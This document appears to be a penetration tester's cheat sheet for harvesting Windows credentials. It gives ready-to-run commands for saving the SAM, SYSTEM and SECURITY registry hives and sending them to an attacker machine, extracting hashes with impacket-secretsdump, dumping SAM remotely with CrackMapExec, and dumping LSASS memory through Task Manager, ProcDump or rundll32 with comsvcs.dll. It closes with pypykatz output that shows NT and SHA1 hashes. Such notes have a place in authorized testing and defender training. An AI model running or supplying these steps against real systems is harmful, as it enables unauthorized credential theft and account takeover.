Windows
SAM
You need to have administrator privileges to access the SAM Registry hive.
Registry Hives
| Registry Hive | Description |
|---|---|
hklm\sam | Contains the hashes associated with local account passwords. We will need the hashes so we can crack them and get the user account passwords in cleartext. |
hklm\system | Contains the system bootkey, which is used to encrypt the SAM database. We will need the bootkey to decrypt the SAM database. |
hklm\security | Contains cached credentials for domain accounts. We may benefit from having this on a domain-joined Windows target. |
Dumping the SAM Registry Hive
Dump the SAM Registry hive using the reg command and transfer the files to your attacker machine.:
reg save HKLM\sam sam
reg save HKLM\system system
reg save HKLM\security security
Use impacket-secretsdump to extract the hashes from the SAM Registry hive:
impacket-secretsdump -sam sam -system system -security security LOCAL
Dumping SAM Remotely
Dump it using CrackMapExec:
cme smb <ip> -u <username> -p <password> --sam
The output format is username:RID:LMHASH:NTHASH.
LSASS
LSASS (Local Security Authority Subsystem Service) in Windows is a process responsible for enforcing security policies, managing user authentication, and auditing system events.
Dumping LSASS Memory
LSASS memory dumps can pose serious security risks as they may contain sensitive information. This can include plaintext passwords, hash values, and other authentication details used in the system.
Task Manager

The easiest way to dump LSASS memory is to use Task Manager. You'll need UI access to the machine to do this.
- Open Task Manager
- Find the
Local Security Authority Process - Right-click on the process and select
Create dump file
ProcDump
ProcDump is a command-line utility that can be used to create memory dumps of processes.
You'll need to download ProcDump on the target machine to use it.
procdump.exe -accepteula -ma lsass.exe lsass.dmp
You can also avoid reading the lsass.exe process by dumping a cloned process instead.
procdump.exe -accepteula -r -ma lsass.exe lsass.dmp
comsvcs.dll
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
You can also use the PowerShell variant of this command.
rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
Extracting Credentials
Pypykatz
This is the Linux version of Mimikatz.
pypykatz lsa minidump <lsass dump file>
pypykatz lsa minidump lsass.dmp

...SNIP...
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
    == MSV ==
        Username: bob
        Domain: DESKTOP-33E7O54
        LM: NA
        NT: 64f12cddaa88057e06a81b54e73b949b
        SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
        DPAPI: NA
...SNIP...